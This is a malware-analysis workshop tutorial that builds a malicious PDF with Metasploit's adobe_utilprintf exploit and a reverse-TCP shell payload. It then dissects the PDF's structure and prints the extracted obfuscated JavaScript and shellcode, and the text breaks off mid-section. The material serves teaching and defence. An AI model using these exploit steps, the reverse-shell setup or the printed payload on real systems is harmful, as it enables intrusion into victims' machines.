HELLO PDF

Analyzing malicious PDF files with REMnux

Contents

List of figures

The workshop description

The goal of the workshop is the short introduction of malicious PDF analysis. During the exercise we will first create a malicious PDF with Metasploit, which we will analyze later. For that we will use the REMnux Linux distribution, which is optimized for malware examination, with lots of pre-loaded applications. We will cover the PDF's structure briefly, how can we export or check various objects.

After we extracted the malicious JavaScript code from the PDF, we will see how we can run it safely, and then we will extract the Metasploit generated shellcode from it, then converting it to an executable, what we can analyze in a debugger. Alternatively we will see how we can emulate the shellcode on Linux, without running it on Windows, still being able to extract the required information.

Requirements

- VMware Player / Workstation
- Kali Linux VMware virtual machine http://www.offensive-security.com/kali-linux-vmware-arm-image-download/
- REMnux VMware virtual machine http://zeltser.com/remnux/#download-remnux
- SCP application (e.g.: WinSCP) for file transfer to REMnux

1. Generating the malicious PDF

We will use Metaploit to create the malicious PDF file.

Start Metasploit:

```
root@kali:~# msfconsole
```

Select the PDF exploit to use:

```
msf> use exploit/windows/fileformat/adobe_utilprintf
```

This exploit is related to CVE-2008-2992:
"Stack-based buffer overflow in Adobe Acrobat and Reader 8.1.2 and earlier allows remote attackers to execute arbitrary code via a PDF file that calls the util.printf JavaScript function with a crafted format string argument, a related issue to CVE-2008-1104."

More details can be found at:
http://cvedetails.com/cve/2008-2992
http://www.rapid7.com/db/modules/exploit/windows/browser/adobe_utilprintf

It's always good idea to verify target possibilities in Metasploit:

```
msf exploit(adobe_utilprintf) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Adobe Reader v8.1.2 (Windows XP SP3 English)
```

As well as general options:


```
msf exploit(adobe_utilprintf) > show options

Module options (exploit/windows/fileformat/adobe_utilprintf):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.pdf          yes       The file name.


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.1.2 (Windows XP SP3 English)
```



```
msf exploit(adobe_utilprintf) > show targets

Exploit targets:

   Id  Name
   --  ----
   0   Adobe Reader v8.1.2 (Windows XP SP3 English)


msf exploit(adobe_utilprintf) > show options

Module options (exploit/windows/fileformat/adobe_utilprintf):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  msf.pdf          yes       The file name.


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.1.2 (Windows XP SP3 English)


msf exploit(adobe_utilprintf) > set FILENAME hello.pdf
FILENAME => hello.pdf
msf exploit(adobe_utilprintf) > 
```

Figure 1: Generating PDF with Metasploit #1

Set the filename (it can be any):

```
msf exploit(adobe_utilprintf) > set FILENAME hello.pdf
FILENAME => hello.pdf
```

Set the payload (you can check available payloads with “show payloads”, but we will use a standard reverse shell in this example):

```
msf exploit(adobe_utilprintf) > set payload windows/shell/reverse_tcp
payload => windows/shell/reverse_tcp
```

Check options again to see what should be set for the given payload:

```
msf exploit(adobe_utilprintf) > show options

Module options (exploit/windows/fileformat/adobe_utilprintf):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  hello.pdf        yes       The file name.
```

```
Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread,
process, none
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.1.2 (Windows XP SP3 English)
```


Set payload options:

```
msf exploit(adobe_utilprintf) > set LHOST 192.168.198.144
LHOST => 192.168.198.144
```

Generate PDF:

```
msf exploit(adobe_utilprintf) > exploit

[*] Creating 'hello.pdf' file...
[+] hello.pdf stored at /root/.msf4/local/hello.pdf
msf exploit(adobe_utilprintf) >
```



```
payload => windows/shell/reverse_tcp
msf exploit(adobe_utilprintf) > show options

Module options (exploit/windows/fileformat/adobe_utilprintf):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   FILENAME  hello.pdf        yes       The file name.


Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Adobe Reader v8.1.2 (Windows XP SP3 English)


msf exploit(adobe_utilprintf) > set LHOST 192.168.198.144
LHOST => 192.168.198.144
msf exploit(adobe_utilprintf) > exploit

[*] Creating 'hello.pdf' file...
[+] hello.pdf stored at /root/.msf4/local/hello.pdf
msf exploit(adobe_utilprintf) >
```

Figure 2: Generating PDF with Metasploit #2


2. Copy the PDF to REMnux

To copy the PDF from your Kali Linux VM first drag and drop it to your desktop. The file location is printed when generating the file (**/root/.msf4/local/hello.pdf**). To see hidden files in Kali's file browser press CTRL+H. Be sure to turn off your AV before copying.

Login to REMnux. The username / password for the VM is: remnux / malware. Start the SSH service with:

```
sudo service ssh start
```

Open an SCP connection to your REMnux VM – you can check its IP address either with the "myip" or "ifconfig" commands, and copy the file over.



```
remnux@remnux:~$ myip
192.168.24.129
remnux@remnux:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:e5:ac:2d
          inet addr:192.168.24.129  Bcast:192.168.24.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fee5:ac2d/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:51707 errors:0 dropped:0 overruns:0 frame:0
          TX packets:105 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4449714 (4.4 MB)  TX bytes:7978 (7.9 KB)
          Interrupt:19 Base address:0x2000
```

Figure 3: Checking IP address in REMnux

3. PDF structure basics

Let’s take the following example:
http://www.gnupdf.org/Introduction_to_PDF

Helloworld.pdf

The basic PDF structure is normal text, and can be viewed in any TXT editor, it might contain however various binary streams encoded in various format.

The basic structure looks like the following:
1. Header – this contains the PDF file format version, and specifies that this is a PDF file.

```
%PDF-1.7
```

2. Body – this is a series of various objects
The object is specified with two numbers, the first is the Object number, and the second is the object version

```
1 0 obj % entry point
<<
  /Type /Catalog
  /Pages 2 0 R
>>
endobj

2 0 obj
<<
  /Type /Pages
  /MediaBox [ 0 0 200 200 ]
  /Count 1
  /Kids [ 3 0 R ]
>>
endobj

3 0 obj
<<
  /Type /Page
  /Parent 2 0 R
  /Resources <<
    /Font <<
      /F1 4 0 R
    >>
  >>
  /Contents 5 0 R
>>
endobj

4 0 obj
```

```
<<
  /Type /Font
  /Subtype /Type1
  /BaseFont /Times-Roman
>>
endobj

5 0 obj % page content
<<
  /Length 44
>>
stream
BT
70 50 TD
/F1 12 Tf
(Hello, world!) Tj
ET
endstream
endobj
```

3. The 3rd part is the cross reference table, which marks every object's location in the PDF (byte offset)

```
xref
0 6
0000000000 65535 f
0000000010 00000 n
0000000079 00000 n
0000000173 00000 n
0000000301 00000 n
0000000380 00000 n
```

4. The last is the trailer, which specifies the root object, the number of objects, and the byte offset of the xref table, finaly it has and EOF marker.

```
trailer
<<
  /Size 6
  /Root 1 0 R
>>
startxref
492
%%EOF
```

The PDF has a hierarchical structure, the root is identified at the trailer, and the rest is identified by going to each object. The logical structure is completely independent from the actual physical structure, the objects can be placed in any order we want.

PDF can contain very rich amount of content including JavaScript, video, pictures, etc… and also offers many ways for obfuscation, for example you can specify any string with their ASCII code (e.g.: A = #41), and you can mix that with normal characters (e.g.: J#61v#61Script). This makes it harder to find malicious content.

A couple of important Object types / keywords which can be in a PDF file:

- /AA or /OpenAction – automatically executes an action when the document is opened or a page is displayed.
- /JS or /JavaScript – can be used to embed JavaScript code, which will be run by Adobe
- /RichMedia – allows embedding flash content
- /ObjStm – object stream allows a given stream containing other objects, thus hiding content
- /Launch – launch another program
- /Names, /AcroForm, /Action – can execute scripts or other actions

Streams can be encoded with various filters to obfuscate content, and the various encodings can be chained together.

- /Fl or /FlateDecode
- /Ahx or /ASCIIHexDecode
- /LZW or /LZWDecode

4. Analyzing PDF

Here we will see various tools which can help us to parse PDFs, extract contents or just browse through the contents.

4.1 pdfid

Can be downloaded from: http://blog.didierstevens.com/programs/pdf-tools/ also preinstalled in both Kali Linux and REMnux. This tool can be used to parse PDF files, and to see how many and what kind of objects can be found inside.
We can simply run it with the filename as an option. If we take our malicious file:

```
remnux@remnux:~$ pdfid hello.pdf
PDFiD 0.1.2 hello.pdf
 PDF Header: %PDF-1.5
 obj                    6
 endobj                 6
 stream                 1
 endstream              1
 xref                   1
 trailer                1
 startxref              1
 /Page                  1(1)
 /Encrypt               0
 /ObjStm                0
 /JS                    1(1)
 /JavaScript            1(1)
 /AA                    0
 /OpenAction            1(1)
 /AcroForm              0
 /JBIG2Decode           0
 /RichMedia             0
 /Launch                0
 /EmbeddedFile          0
 /XFA                   0
 /Colors > 2^24         0
```

We can see that it identifies various object types, we can actually list all names found with the "-a" option, but the default view is just fine to look for malicious contents. We can see that some of the findings has brackets, that means that the name was obfuscated in the document – this can indicate not friendly behavior already ☺

We can see that our file has a JavaScript and an OpenAction element, which is typically used to launch the JS script inside (by default a script will not run, you need an element, which calls it, e.g.: OpenAction)

There is one more interesting option in pdfid: the disarm option (-d / --disarm), which can disable the auto launch of the embedded JS, thus allowing us open it safely.

4.2 pdf-parser


This tool was also developed by Didier Stevens and can be downloaded from the same location as pdfid, it's also preinstalled on both Linux distribution we use during the workshop.

The tool can parse the given PDF file, apply filters to streams, so we can decode those, display statistics, as well as export objects we need. We can also search for various strings in an object (not the stream) and find cross references (by which object X is referenced object Y).

We can search which object mention JavaScript (the search is not case sensitive):

```
remnux@remnux:~$ pdf-parser.py -s javascript hello.pdf
obj 5 0
 Type: /Action
 Referencing: 6 0 R

  <<
    /Type /Action
    /S /JavaScript
    /JS 6 0 R
  >>
```



```
remnux@remnux:~$ pdf-parser.py -s javascript hello.pdf
obj 5 0
 Type: /Action
 Referencing: 6 0 R

  <<
    /Type /Action
    /S /JavaScript
    /JS 6 0 R
  >>
```

Figure 4: pdf-parser

With this we can see that object 5 references object 6, which contains a JS.


Let’s take a look at object 6 (option –o to display the object):

```
remnux@remnux:~$ pdf-parser.py -o 6 hello.pdf
obj 6 0
 Type:
 Referencing:
 Contains stream

  <<
    /Length 6180
    /Filter [/#46#6cat#65D#65cod#65/A#53#43#49#49#48#65xDe#63ode]
  >>
```

We can see that object 6 has an encoded stream with FlateDecode filter, where the filter name is obfuscated. We can get pdf-parser to apply the filter (-f option), and show us the content:

```
remnux@remnux:~$ pdf-parser.py -o 6 -f hello.pdf
```



```
remnux@remnux:~$ pdf-parser.py -o 6 -f hello.pdf
obj 6 0
 Type:
 Referencing:
 Contains stream

  <<
    /Length 6180
    /Filter [/#46#6cat#65D#65cod#65/A#53#43#49#49#48#65xDe#63ode]
  >>

 '\n    var wJEEYquQxsusKOLPavfUdpzHlwWliIZJtgImwTDNvtcyWYEYCsgJxGVvpsqJFuVHSbTFOnOOevWmSGeylsLOU = unescape("%u9047%u667a%u154e%u0278%ub6d4%u0434%u24b1%uf987%u7b4b%u2f35%u
0cb8%ufd30%u72b4%u257e%ubbb7%ud310%u7deb%u6975%u37f5%u1879%u46e0%u7fbf%u4276%u0893%ub3d6%u999b%u4f8d%u144a%u703f%u4348%ufc03%u913d%u86b5%u92f8%u41ba%uff2a%ue1c1%u972c%u7274
%u497d%u83b6%u1de1%u90b4%u7b7c%uf609%u7ed4%u8548%u70d6%u3804%u9bf5%u73a9%ub815%u679f%u4279%u988d%u1c41%u39bf%u27e0%u3571%u0576%ubb46%ub94f%uf823%ufc1a%u19b2%ud1d0%u1be2%u78
fd%u4e47%ub543%u97ba%u2440%ue311%u142d%ub734%u3725%u4a91%ub393%u2f96%u7fb0%u3f3d%u920c%ueb3b%uf932%u7aa8%ud53a%u75be%u4b2c%u3c99%u66b1%u770d%u7b14%u047c%u1d75%u8dbe%u737a%u
7672%ub446%ue031%u9249%ue189%u292c%u4eeb%ud520%ub543%uf822%u79b1%u7740%u2d7d%u7ebf%uf928%u3f74%u3d1c%u4f42%ud413%u4871%u0c7f%ud681%uf512%u27b3%u9105%ufd88%u37bb%ubaa8%ub766
%u7067%u983c%u3478%u9b4b%ua92f%u2bb6%ue2d2%ub224%ufc6b%u35b9%u254a%u0d96%ub890%u979f%ub047%ue30a%u9915%u9341%u7a78%u1c72%uf784%u33eb%ub4f8%ua8b0%u7448%ufe01%ufdc0%u0d9b%ub7
91%u212c%u79e0%u802d%u93d4%ud387%u27e2%u474e%ua966%u3d7f%u75b5%u1d41%u4b25%u4f4a%u6799%ufc0b%uf569%u49b1%u7d05%uf92b%ubf90%ubebb%u437e%u4298%uba92%u1573%ub32f%u7735%ud601%u
4076%u0346%u71d5%u1070%u24e1%u9734%ub2b8%u9fb6%u7b96%u3f04%u8d14%u3cb9%u7c37%u1a0c%ue3d1%ue238%u7679%ub23d%u8d14%u7c71%u402d%ub434%u9949%u969b%u9f1d%u7f7b%u2f4b%ud533%u1c78
%u4824%u4a46%u914e%u7247%ue030%u282c%u7de3%ueb31%u0570%u35be%u2704%u3f3c%u0a0c%uc1c7%ufdc0%ub1a8%ub9b7%u2537%u41b6%ufc12%u92b3%u7a98%ud41b%u7593%u970d%u6774%u66bb%u864f%ue1
f7%u2377%ub0f5%u327e%ub5d6%ubaa9%u8043%u15f8%u73b8%ubf42%u8490%u78f9%u1373%u77d5%u9224%u4605%u91be%u1d7e%u3b4f%u71fd%u347d%ueb29%u1175%u7fe1%u6b48%ub7d6%ubf66%u9bb3%u7b98%u
0242%u0de0%u2596%u9040%u993f%u9fb0%u4b76%u8c2f%u2ce3%u494a%ubb93%u8d43%u727a%u1879%ub8d4%u702d%u3c41%u1915%u74e2%u7c1c%ue320%ud00b%u67e2%ue185%u787a%ufc39%u0c7b%u89b4%u35e0
%u4e7c%u2170%u73f9%ub53d%u7db6%uba14%u79b9%u9747%ueb81%uf83a%u2a71%ua8f5%ua9b1%u377e%u0472%u277f%ub9b2%u0976%ud4f6%ubb1d%ube96%u999f%u3475%u8397%u43f9%ub5b6%u2277%ua9f8%ud5
08%u1cb0%ub79b%ub104%u6691%u0c2c%u904a%u378d%u2442%u41b2%u403d%uba2d%u4b0d%ufc88%u2548%u67b8%u9398%u743f%u3c05%u4f35%ub314%uf549%u4e46%u9215%ud62f%ua8bf%ufdd2%u27b4%udb47%u
d9d0%u2474%u5ff4%udcba%u5384%u2bd7%ub1c9%u8349%ufcef%u5731%u0315%u1557%u713e%u3faf%u7a37%uc050%uf227%uf1b5%u6075%ua0bd%ue249%u4893%ua622%uda07%u6f46%u6b27%u49ec%u6c06%u55c1
%uaec4%u2a40%ue317%u13a2%uf6d8%u54a3%uf805%u0df1%uab41%u3ae5%u7017%ued04%uc813%u887e%ubde4%u9334%u6d34%udb43%u05ac%ufc0b%ucacd%uc048%u6784%ub2ba%uae16%u3bf3%u8e29%u025f%u03
85%u429e%ufc22%ub8d5%u8150%u7aed%u5d2a%u9f78%u168c%u7bda%ufa2c%u08bc%ub722%u57cb%u4627%uec18%uc353%u239f%u97d2%ue7bb%u4cbe%ubea2%u221a%ua1db%u9bc3%ua979%uc8e6%uf0fb%u3c6e%u
0b31%u2a6f%u7842%uf55d%u16f8%u7eed%ue026%u5512%u7e9e%u56ed%u57de%u022a%ucf8e%u2b9b%u1045%ufe23%u40c9%u518b%u30a9%u026b%u5b41%u7d64%u6471%u16ae%u9e1b%ud939%u6673%ub129%u6781
%u1e5b%u810c%u8e31%u1958%u37ae%ud1c1%ub74f%u9fdc%u3350%u60d2%ub41e%u729f%u34f7%u29ea%u4a5e%u44c1%ude5f%uceed%u7608%u37ef%ud97e%u1210%ud0f4%udd84%u1d63%ude48%u4b73%ude02%u2b
1b%u8d76%u343e%ua1a3%ua192%u904b%u6147%u1e23%u45b1%ue1ec%u5794%u37d1%uddd1%u3223%u1e31");\n    var pLjrQfYXfzDqmoFfmrhivbYlvajHfdGgJGpJfihClPvDiLiqczVDZhALQG ="";\n    for
(DywLqiKKelbjVFSiSyzrZbKOm=128;DywLqiKKelbjVFSiSyzrZbKOm>=0;--DywLqiKKelbjVFSiSyzrZbKOm) pLjrQfYXfzDqmoFfmrhivbYlvajHfdGgJGpJfihClPvDiLiqczVDZhALQG += unescape("%uf5d4%u924
f");\n    TQomslFQTvBnIKqCrCVmGAegwuFNWLIWJDmzhNzJcdEXx = pLjrQfYXfzDqmoFfmrhivbYlvajHfdGgJGpJfihClPvDiLiqczVDZhALQG + wJEEYquQxsusKOLPavfUdpzHlwWliIZJtgImwTDNvtcyWYEYCsgJx
GVvpsqJFuVHSbTFOnOOevWmSGeylsLOU;\n    inKvaLSKqYvqIxSQeLKcaBgsrAPgPujkkCpzscSBZsxagjqmlIwhnjJIVAtxBzscgvEqZAKYycYYlYNlTdEycRPNsXbPVVUcvklT = unescape("%uf5d4%u924f");\n
 rCmUjtBVYIlHWSJPFybEOpMxxjaWaiWaakOFjkrJAtwS = 20;\n    MsRlAAPwQkKlmRpsZVPWOekcBJrrgePMituWlXgGaSloRaoSKERuJtSgBESUGCKERXrCTdKBaRXpXzZK = rCmUjtBVYIlHWSJPFybEOpMxxjaWaiWa
akOFjkrJAtwS+TQomslFQTvBnIKqCrCVmGAegwuFNWLIWJDmzhNzJcdEXx.length\n    while (inKvaLSKqYvqIxSQeLKcaBgsrAPgPujkkCpzscSBZsxagjqmlIwhnjJIVAtxBzscgvEqZAKYycYYlYNlTdEycRPNsXbPVV
UcvklT.length<MsRlAAPwQkKlmRpsZVPWOekcBJrrgePMituWlXgGaSloRaoSKERuJtSgBESUGCKERXrCTdKBaRXpXzZK) inKvaLSKqYvqIxSQeLKcaBgsrAPgPujkkCpzscSBZsxagjqmlIwhnjJIVAtxBzscgvEqZAKYycYY
lYNlTdEycRPNsXbPVVUcvklT+=inKvaLSKqYvqIxSQeLKcaBgsrAPgPujkkCpzscSBZsxagjqmlIwhnjJIVAtxBzscgvEqZAKYycYYlYNlTdEycRPNsXbPVVUcvklT;\n    sPgHxeBtypXSBnhmGBDOoCwyrZCl = inKvaLSK
```

Figure 5: JavaScript in the PDF file

We can also extract the script to a file with the tool (option -d):

